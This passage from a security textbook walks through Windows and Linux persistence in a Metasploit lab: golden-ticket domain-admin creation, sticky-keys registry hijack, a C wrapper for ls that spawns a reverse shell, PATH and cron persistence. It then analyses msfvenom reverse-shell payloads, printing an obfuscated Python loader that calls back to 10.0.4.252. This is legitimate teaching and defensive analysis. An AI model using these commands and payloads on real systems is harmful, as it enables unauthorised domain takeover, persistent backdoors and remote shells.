 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

```
success.
meterpreter > kerberos_ticket_use /root/tickets/CORP.golden.ticket
[*] Using Kerberos ticket stored in /root/tickets/CORP.golden.ticket, 1095 bytes
[+] Kerberos ticket applied successfully
```

This clears the list of tickets available to the user and replaces them with the created golden ticket.

```
meterpreter > shell
Process 3884 created.
Channel 2 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Users\ebuchner\Desktop>klist
klist

Current LogonId is 0:0x28673

Cached Tickets: (1)

#0>     Client: fhaber @ CORP
        Server: krbtgt/CORP @ CORP
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 11/16/2014 13:56:13 (local)
        End Time:   11/16/2024 13:56:13 (local)
        Renew Time: 11/16/2034 13:56:13 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Note that the ticket now is for the domain administrator CORP/fhaber. Moreover, even though the user is still unprivileged, they have the privileges of a domain administrator; for example, they can add domain administrators.

```
C:\Users\ebuchner\Desktop>whoami
whoami
corp\ebuchner

C:\Users\ebuchner\Desktop>net user abester Password1 /add /domain
net user abester Password1 /add /domain
The request will be processed at a domain controller for domain corp.saturn.test.

The command completed successfully.

C:\Users\ebuchner\Desktop>net group "domain admins" abester /add /domain
net group "domain admins" abester /add /domain
The request will be processed at a domain controller for domain corp.saturn.test.

The command completed successfully.
```

Sticky Keys

A less sophisticated (but still effective) technique for persistence on Windows is to take advantage of remote desktop and the "sticky keys" feature. A Windows user who presses the shift key five times is presented with a dialog box asking if they wish to enable sticky keys. This works even before user logs on to the system, for this reason, the application runs as SYSTEM. An attacker can manipulate this feature so that sticky keys runs a command prompt rather than the sticky keys program itself.

Suppose that an attacker has gained SYSTEM access to the target. The first step in this persistence method is to enable remote desktop on the target. Metasploit has a module that does exactly this.

```
msf exploit(ms13_053_schlamperei) > use post/windows/manage/enable_rdp
msf post(enable_rdp) > info

       Name: Windows Manage Enable Remote Desktop
     Module: post/windows/manage/enable_rdp
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>

Description:
  This module enables the Remote Desktop Service (RDP). It provides
  the options to create an account and configure it to be a member of
  the Local Administrators and Remote Desktop Users group. It can also
  forward the target's port 3389/tcp.

msf post(enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORDWARD  false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to fordward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on.
   USERNAME                   no        The username of the user to create.

msf post(enable_rdp) > set session 2
session => 2
msf post(enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]         RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]         The Terminal Services service is not set to auto, changing it to auto ...
[*]         Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20141116203114_
default_10.0.6.132_host.windows.cle_307642.txt
[*] Post module execution completed
```

Once remote desktop is enabled, the next step is to modify the sticky keys program; in particular the attacker wants to modify `c:\Windows\System32\sethc.exe`. However, this application is protected, and attempts to replace it with the command prompt fail, even for an attacker with SYSTEM privileges.

```
meterpreter > shell
Process 2864 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>copy c:\Windows\System32\cmd.exe c:\Windows\System32\sethc.exe
copy c:\Windows\System32\cmd.exe c:\Windows\System32\sethc.exe
Overwrite c:\Windows\System32\sethc.exe? (Yes/No/All): y

Access is denied.
        0 file(s) copied.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Instead, the attacker can specify the debugger used by `sethc.exe` by modifying the registry.

```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
sethc.exe" /v Debugger /t REG_SZ /d "C:\Windows\System32\cmd.exe"
The operation completed successfully.
```

An attacker on Kali that connects using the `rdesktop` program is presented with a login screen and asked to authenticate. They can now press the shift key five times to be presented with a command prompt running as SYSTEM (Figure 10-1).



Figure 10-1. *Using Sticky Keys and RDP to Gain Access to a System*

In Chapter 9, it was noted that if network level authentication is enabled on the target, which can be enabled on Windows 7 and is the default on Windows 8, then certain rdesktop clients are unable to connect to the system. An attacker with administrator credentials can edit the registry to allow such connections. It can be done directly from within a Meterpreter shell with the command:

```
meterpreter > reg setval -k "HKLM\\SYSTEM\\CurrentControlSet\\Control\\Terminal
Server\\WinStations\\RDP-Tcp" -v UserAuthentication -t REG_DWORD -d 0
Successful set UserAuthentication.
```

This is equivalent to the Windows shell command.

```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```

Persistence on Linux Systems

One of the simplest ways an attacker can maintain persistence on a Linux system is through the use of SSH. If the target is running an SSH server, the attacker can update the configuration file so that it accepts public key authentication, then add the attacker's public key to the authorized keys files of one or more users.

Another way to maintain persistence on a Linux system is by modifying the system's binaries. Consider for example, the following C code.

Program 10-1. C program `mal.c` to be run instead of ls on a Linux system

```
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char* argv[])
{
  char* basecommand = "/bin/ls --color";
  int command_length = strlen(basecommand);
  char* command;
  pid_t childPID;
  int i;

  childPID = fork();
  if(childPID == 0) {  /* Child process, runs malware  */
    system("/home/hweyl/Downloads/MalwareLinux64");
  }
  else {  /* Parent process; runs original command */
    i=1;
    while(i<argc){
      command_length = command_length + strlen(argv[i]);  /* add space for each argument */
      command_length = command_length + 1;                /* add space for leading blank */
      i++;
    }
    command_length = command_length + 1;                  /* add space for trailing NULL */

    command = (char *)malloc(command_length * sizeof(char));
    strcpy(command,basecommand);

    i=1;
    while(i<argc){
      strcat(command," ");
      strcat(command,argv[i]);
      i++;
    }

    system(command);
    exit(0);
  }
  return 0;
}
```

This program forks. The child process calls malware generated earlier on the Kali system and uploaded to the target in /home/hweyl/Downloads/MalwareLinux64. The parent process parses the program's arguments and passes them all as options to "/bin/ls –color.". If this program is compiled then run with the arguments "-al /etc", the user is presented with the output of the program ls --color -al /etc

```
hweyl@capella:~/Desktop/malware> gcc -Wall --pedantic ./mal.c
hweyl@capella:~/Desktop/malware> ./a.out -al /etc
total 2212
drwxr-xr-x 115 root root     12288 Nov 16 22:53 .
drwxr-xr-x  24 root root      4096 Jul  2 14:46 ..
-rw-r--r--   1 root root     15194 Nov  5  2011 a2ps.cfg
-rw-r--r--   1 root root      2565 Nov  5  2011 a2ps-site.cfg
drwxr-xr-x   3 root root      4096 Nov 10  2011 acpi
drwxr-xr-x   2 root root      4096 Jul  2 14:39 akonadi
-rw-r--r--   1 root root      2579 Oct 22  2011 aliases

... Ouptut Deleted ...
```

An attacker that has already started a Metasploit handler to receive the callback is presented with a shell.

```
msf exploit(handler) > [*] Command shell session 2 opened (10.0.4.252:443 ->
10.0.2.16:47417) at 2014-11-17 11:03:46 -0500
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

whoami
hweyl
^Z
Background session 2? [y/N]  y
```

The program mal.c is primitive. The name and location of the malware is somewhat obvious, but more significantly the program does not clean up after the child process. Each time this is run a new child process is started, but with no method to stop it. If the program is run often enough, system resources will be exhausted and the system will crash. However, it is a simple enough matter to modify the program to better clean up after itself.

To use this program as a persistence mechanism, store it in the file system, say as "/home/hweyl/Desktop/malware/ls." Next, modify the file /home/hweyl/.bashrc to include the line

```
export PATH=/home/hweyl/Desktop/malware:$PATH
```

If the .bashrc file does not already exist, create the file. This changes the path variable for the user hweyl for subsequent bash shells so that it passes through the directory /home/hweyl/Desktop/malware/ first; check this by starting a new bash shell and running

```
hweyl@capella:~> echo $PATH
/home/hweyl/Desktop/malware:/home/hweyl/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/
X11R6/bin:/usr/games
```

Any time the user hweyl runs ls, the results will be returned to the user as expected, but the attacker receives a shell.

Another approach to persistence on a Linux system is to configure cron to run the malware at particular times. For example, suppose the attacker has uploaded msfvenom created malware to `/home/dhilbert/Desktop/MalwareLinux32` that calls back to the attacker's system; to run the malware every five minutes the attacker can add the following line to `/etc/crontab`

```
*/5 *   * * *   root    /home/dhilbert/Desktop/MalwareLinux32
```

This simple approach also remains primitive though, as new copies of the process MalwareLinux32 are launched every five minutes, consuming more and more resources. An attacker can modify the malware or wrap it in a script to ensure that multiple copies are not started.[1]

Malware Analysis

A defender faced with suspected malware can respond in a number of ways. Consider, for example, the malicious Word document `2011SalesFigures.doc` crafted earlier to exploit CVE 2012-0158 / MS12-027. A good first response is to submit the sample to VirusTotal, at `https://www.virustotal.com/`. This tool runs some 55 antivirus engines against the sample. At the time of this writing, 34 of the 55 detection engines recognize the document as malware, and most recognize that it attempts to exploit CVE 2012-0158.

Another option is to submit the document to Malware Tracker's cryptam document scanner at `https://www.malwaretracker.com/doc.php`. It also considers the document likely malicious, and reports that it exploits MS12-027. Once nice feature of Malware Tracker is that is sends reports to the submitter via e-mail.

Cryptam Report

Report: `https://www.malwaretracker.com/docsearch.php?hash=cf2e3280dbadaf5e9a4e2c05bd221bcd`
Filename: 2011SalesFigures.doc
Size: 10296 bytes
MD5: cf2e3280dbadaf5e9a4e2c05bd221bcd
Sha1: c2b420bc27c5a4effb2aa1187b98b466aaf897f8
Sha256: f567dec7fd208beeea2dc9a0bcd009e9527f643cb239fdf03c3e2fe34fd2e7be
ssdeep: 48:ifpegXG6zYnEfz58ueN7NM9I9JffpSBAtNBKA54N:ifp06UENUNhHffsHAGN
Type: Rich Text Format data, version 1, unknown character set
Submission: 2014-11-22 19:23:15
IP: -----
Email: -----

Detection: Malware [80]
Summary:
153: exploit.office RTF MSCOMCTL.OCX RCE CVE-2012-0158 B
4522: exploit.office RTF MSCOMCTL.OCX RCE CVE-2012-0158 D
4488: exploit.office RTF MSCOMCTL.OCX RCE CVE-2012-0158 obs C

Not all malware can be handled via online tools, and there are times when a defender needs to manually analyze a suspicious file. Safely analyzing suspected malware requires care and attention to security, both of the machine doing the analysis and for the wider network. One approach is to use a specialized system to perform malware analysis, and an excellent choice is REMnux.

[1]Clever attackers might also give the program a different name – `MalwareLinux32` might be a bit obvious.

REMnux is a Linux distribution designed to analyze malicious software that runs on either Windows or Linux systems. It comes pre-installed with a wide range of analysis tools, including many Windows tools that are run under WINE emulation. REMnux can be downloaded as a virtual machine or as a live CD from http://zeltser.com/remnux/. Its installation as a virtual machine is standard, though the available OVA image does not include VirtualBox Guest Additions. To add VirtualBox Guest Additions, modify the virtual machine to include a CD drive, start the virtual machine, and then use the VirtualBox menu to insert the guest additions CD. Run the script `/media/cdromVBoxLinuxAdditions.run`, then reboot the virtual machine. The default user on REMnux is named remnux, and uses the password "malware".

One useful tool on REMnux is Bokken. It is included by default on REMnux and can be downloaded from https://inguma.eu/projects/bokken and installed on other Linux distributions. To start Bokken, run it from the command line or navigate the REMnux start menu ➤ Other ➤ Bokken. Bokken provides a graphical front end to two different malware analysis suites, Pyew (https://code.google.com/p/pyew/) and Radare (http://radare.org/). Bokken can evaluate different kinds of malware, including Linux ELF binaries and Windows PE binaries.

Start Bokken with the Radare back end, and load `MalwareLinux64` created earlier with msfvenom. The result is seen in Figure 10-2.



Figure 10-2. *Bokken on REMnux, showing the flowgraph for the msfvenom generated malware MalwareLinux64*

This Linux malware can be manually analyzed. From the code tab on Bokken, the entry point for the malware is identified. The program begins with the code

```
/ function: entry0 (74)
| 0x00400078  entry0:
| 0x00400078      6a29            push 0x29
| 0x0040007a      58              pop rax
| 0x0040007b      99              cdq
| 0x0040007c      6a02            push 0x2
| 0x0040007e      5f              pop rdi
| 0x0040007f      6a01            push 0x1
| 0x00400081      5e              pop rsi
| 0x00400082      0f05            syscall
```

This portion of the code sets the value in `rax` to 0x29, then uses the `cdq` instruction to sign extend the value in `rax` to `rdx:rax`, since `rax` is positive this sets `rdx` to zero. The register `rdi` is set to 0x02 and `rsi` is set to 0x01, then a system call is made.

Linux system calls on 64-bit systems are handled differently than on 32-bit systems. On a 64-bit system, native 64-bit syscalls are made by placing the call number in `rax` and using the syscall instruction to call the corresponding function numbered in `/usr/include/asm/unistd_64.h`. Arguments to the syscall are placed sequentially in `rdi`, `rsi`, `rdx`, `r10`, `r8`, then `r9`; the return value is stored in `rax`.

In contrast, on a 32-bit system, system calls are made through `int 0x80`, with the call number specified in `eax` selecting the corresponding function from `/usr/include/asm/unistd_32.h`. Arguments are stored in `ebx`, `ecx`, `esi`, `edi` followed by `ebp`, with the return in `eax`. These call numbers are different than the call numbers for native 64-bit calls.

In this example, the code is using system call 0x29 = 41, which is a call to `socket`. The man (2) page for socket explains that the function creates a network socket; it uses the prototype

```
int socket(int domain, int type, int protocol);
```

On success it returns a file descriptor for the socket and on failure it returns -1.

The man (2) page provides only the names of the values for the various arguments; the actual header files need to be examined to find their numerical value. The file[2] `/usr/include/bits/socket.h` defines the domain `AF_INET` as `PF_INET` with the value 0x02 and the socket type `SOCK_STREAM` as 0x01. The last argument, the protocol, is set to 0x00 which is defined by `/usr/include/netinet/in.h` as `IPPROTO_IP`.

At this point, the malware has opened a TCP socket, and stored the file descriptor in `rax`. Bokken shows that the code continues

```
| 0x00400084      4897            xchg rdi, rax
| 0x00400086      48b9020001bb0a0. mov rcx, 0xfc04000abb010002
| 0x00400090      51              push rcx
| 0x00400091      4889e6          mov rsi, rsp
| 0x00400094      6a10            push 0x10
| 0x00400096      5a              pop rdx
| 0x00400097      6a2a            push 0x2a
| 0x00400099      58              pop rax
| 0x0040009a      0f05            syscall
```

[2]The precise files can vary slightly with the Linux distribution. For example, OpenSuSE 13.1 stores the value of SOCK_STREAM in `/usr/include/bits/socket_type.h` (which is included from `/usr/include/bits/socket.h`). Later versions of Mint and Ubuntu behave similarly; some also store the files in the directory `/usr/include/i386-linux-gnu/bits/` or `/usr/include/x86_64-linux-gnu/bits/`.

This section of code moves the returned file descriptor for the socket to rdi. It then loads the data 0xfc04000abb010002 into rcx. This is actually half of an internet socket address structure. The first portion, 0xfc04000a is the Internet address 10.0.4.252; note the endianness of the value. The next portion, 0xbb01 is the port number 443 after adjusting for endianness. The data ends with 0x02, specifying internet protocol. This is all then pushed on to the stack, and the pointer to this structure is stored in rsi. An internet socket address actually has 16 bytes, but the last 8 bytes are ignored. The register rdx is loaded with the value 0x10 and rax with 0x2a and a syscall is made.

This syscall is to the connect function. The corresponding man (2) page shows it has the declaration

```
int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

The function connects the specified socket to the specified address. The first argument, stored in rdi, is the file descriptor for the socket returned from the first system call. The second argument, stored in rsi, points to the internet address structure on the stack while the last argument, stored in rdx has the value 0x10 = 16, which is the length of an internet address structure. The connect function returns zero on success and -1 on error.

The Bokken analysis of MalwareLinux64 continues with the code fragment

```
| 0x0040009c     6a03            push 0x3
| 0x0040009e     5e              pop rsi
| ; CODE (JMP) XREF 0x004000a7 (entry0)
/ loc: loc.0040009f (35)
| 0x0040009f  loc.0040009f:
| 0x0040009f     48ffce          dec rsi
| 0x004000a2     6a21            push 0x21
| 0x004000a4     58              pop rax
| 0x004000a5     0f05            syscall
| 0x004000a7     75f6            jnz loc.0040009f
```

It begins by setting rsi to 0x03, then decrementing it to 0x02. The value 0x21 is placed on the stack, stored in rax and a syscall made. Syscall 0x21 = 33 corresponds to the function dup2, which has the declaration (from its man (2) page)

```
int dup2(int oldfd, int newfd);
```

The first argument is taken from rdi, which has not been changed by the last syscall and still contains the file descriptor for the network socket. The second argument is rsi, which has the value 0x02; this is the file descriptor for stderr. The function dup2 closes the new file descriptor (stderr) and instead makes it a copy of the old file descriptor (the network socket file descriptor).

When the value in rsi is decremented, the flag register is set. Since rsi was nonzero, the jump takes place and code execution returns to the labelled location. The process repeats with rsi set to 0x01 and sets stdout to the network socket, then repeats again with rsi set to 0x00 and sets stdin to the network socket.

The malware ends with the following code.

```
| 0x004000a9     6a3b            push 0x3b
| 0x004000ab     58              pop rax
| 0x004000ac     99              cdq
| 0x004000ad     48bb2f62696e2f7. mov rbx, 0x68732f6e69622f
| 0x004000b7     53              push rbx
| 0x004000b8     4889e7          mov rdi, rsp
```

```
| 0x004000bb     52              push rdx
| 0x004000bc     57              push rdi
| 0x004000bd     4889e6          mov rsi, rsp
| 0x004000c0     0f05            syscall
```

This code stores 0x3b = 59 in `rax`, and sets `rdx` to zero. Next, it stores the value 0x0068732f6e69622f on the stack; after adjusting for endianness, this is the string "/bin/sh," including null termination. The address of the string is stored in `rdi`. The null word from `rdx` then the address of the string are pushed on the stack, and `rsi` set to this location.

The syscall 0x3b = 59 is for the function `execve`; the man (2) page shows that it has the declaration

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

This function executes the program given by filename, with the specified `argv[]` array and specified pointer to the array environment variables. The first argument in the syscall is `rdi`, which points to the string "/bin/sh." The second argument comes from `rsi`, which points to the null terminated array containing only a pointer to the name of the program to be executed. The last argument is stored in `rdx`, which is null.

This piece of malware opens a network socket to the IP address 10.0.4.252 on TCP/443 and runs the program `/bin/sh`, piping input, output, and errors to the remote host.

The results of this analysis can be verified with the techniques of Chapter 3. Indeed, run the malware on a test system, and identify the PID from the output of ps; the name of the program run is "/bin/sh." Suppose that the PID is 2494, a check of `/proc` shows that all of the file descriptors have been redirected.

```
[sbanach@Antares ~]$ ls -l /proc/2494/fd
total 0
lr-x------. 1 sbanach sbanach 64 Nov 23 19:08 0 -> socket:[19070]
lrwx------. 1 sbanach sbanach 64 Nov 23 19:08 1 -> socket:[19070]
lrwx------. 1 sbanach sbanach 64 Nov 23 19:08 2 -> socket:[19070]
lrwx------. 1 sbanach sbanach 64 Nov 23 19:08 3 -> socket:[19070]
```

The `lsof` command shows that all four file descriptors point to 10.0.4.252 on TCP/443.

```
[sbanach@Antares 2494]$ lsof -p 2494
COMMAND  PID    USER   FD   TYPE DEVICE SIZE/OFF   NODE NAME
sh      2494 sbanach  cwd    DIR  253,0     4096 130851 /home/sbanach/Desktop
sh      2494 sbanach  rtd    DIR  253,0     4096      2 /
sh      2494 sbanach  txt    REG  253,0   938736 913965 /bin/bash
sh      2494 sbanach  mem    REG  253,0   156872 799103 /lib64/ld-2.12.so
sh      2494 sbanach  mem    REG  253,0    22536 783432 /lib64/libdl-2.12.so
sh      2494 sbanach  mem    REG  253,0  1918016 799104 /lib64/libc-2.12.so
sh      2494 sbanach  mem    REG  253,0   138280 799137 /lib64/libtinfo.so.5.7
sh      2494 sbanach  mem    REG  253,0    65928 783392 /lib64/libnss_files-2.12.so
sh      2494 sbanach   0r   IPv4  19070      0t0    TCP 10.0.2.29:34621->10.0.4.252:https
                                                        (ESTABLISHED)
sh      2494 sbanach   1u   IPv4  19070      0t0    TCP 10.0.2.29:34621->10.0.4.252:https
                                                        (ESTABLISHED)
sh      2494 sbanach   2u   IPv4  19070      0t0    TCP 10.0.2.29:34621->10.0.4.252:https
                                                        (ESTABLISHED)
sh      2494 sbanach   3u   IPv4  19070      0t0    TCP 10.0.2.29:34621->10.0.4.252:https
                                                        (ESTABLISHED)
```

Another tool that can be used to track program execution on a Linux system is `strace`. This traces all the system calls and signals made by a program. Running it on the malware yields

```
[sbanach@Antares ~]$ strace Desktop/MalwareLinux64
execve("Desktop/MalwareLinux64", ["Desktop/MalwareLinux64"], [/* 45 vars */]) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(443), sin_addr=inet_addr("10.0.4.252")}, 16) = 0
dup2(3, 2)                              = 2
dup2(3, 1)                              = 1
dup2(3, 0)                              = 0
execve("/bin/sh", ["/bin/sh"], [/* 0 vars */]) = 0
brk(0)                                  = 0x2287000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f9e59de2000

... Output Deleted ...
```

It shows the call to execve to launch the program, then syscalls to `socket` and `connect`, the three syscalls to `dup2` and the final to execve seen in the manual analysis; it even includes the return value from each system call. The strace tool continues tracking the program beyond this point as `/bin/sh` continues to run.

REMnux can also be used to analyze other forms of malware. Consider the file `java_malware.jar` developed earlier with msfvenom. The program `jd-gui` on REMnux provides a graphical Java decompiler (Figure 10-3).



Figure 10-3. *The Java Decompiler jd-gui, Analyzing the Malware* `java_malware.jar` *Generated by msfvenom*

The Java code tells its story directly. The main class is named `metasploit.Payload` (to view its contents, click on the hyperlink in the manifest) while `javapayload.stage.Shell` shows that the malware calls a shell, either `cmd.exe` if it runs on a Windows system or `/bin/sh` otherwise. Unzip `java_malware.jar`, and examine the contained file `metasploit.dat`; it has the content

```
LHOST=10.0.4.252
LPORT=443
EmbeddedStage=Shell
```

These values are used in the code to specify the destination and port.

The cross platform Python malware generated by msfvenom is a plain text file with the content

Program 10-2. Python malware generated by msfvenom

```
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_
info[0]]('aW1wb3JOIHNvY2tldCxzdHJ1Y3QKcz1zb2NrZXQuc29ja2VOKDIsc29ja2VOLlNPQOtfU1RSRUFNKQpz
LmNvbm5lY3QoKCcxMC4wLjQuMjUyJywONDMpKQpsPXNOcnVjdC51bnBhY2soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5y
ZWN2KDQwOTYpCndoaWxlIGxlbihkKSE9bDoKCWQrPXMucmVjdigOMDk2KQpleGVjKGQseydzJzpzfSkK')))
```

The script has been manipulated to make it more difficult to read, with even line breaks removed.
It starts by importing two Python modules- `base64` and `sys`. A string is Base64 decoded, then executed.
To determine what the program script actually does, the defender can replace the `exec` function with a `print` function.

Program 10-3. Modification of Python malware generated by msfvenom (MalwarePythonDecode)

```
import base64,sys;print (base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.version_
info[0]]('aW1wb3JOIHNvY2tldCxzdHJ1Y3QKcz1zb2NrZXQuc29ja2VOKDIsc29ja2VOLlNPQOtfU1RSRUFNKQpz
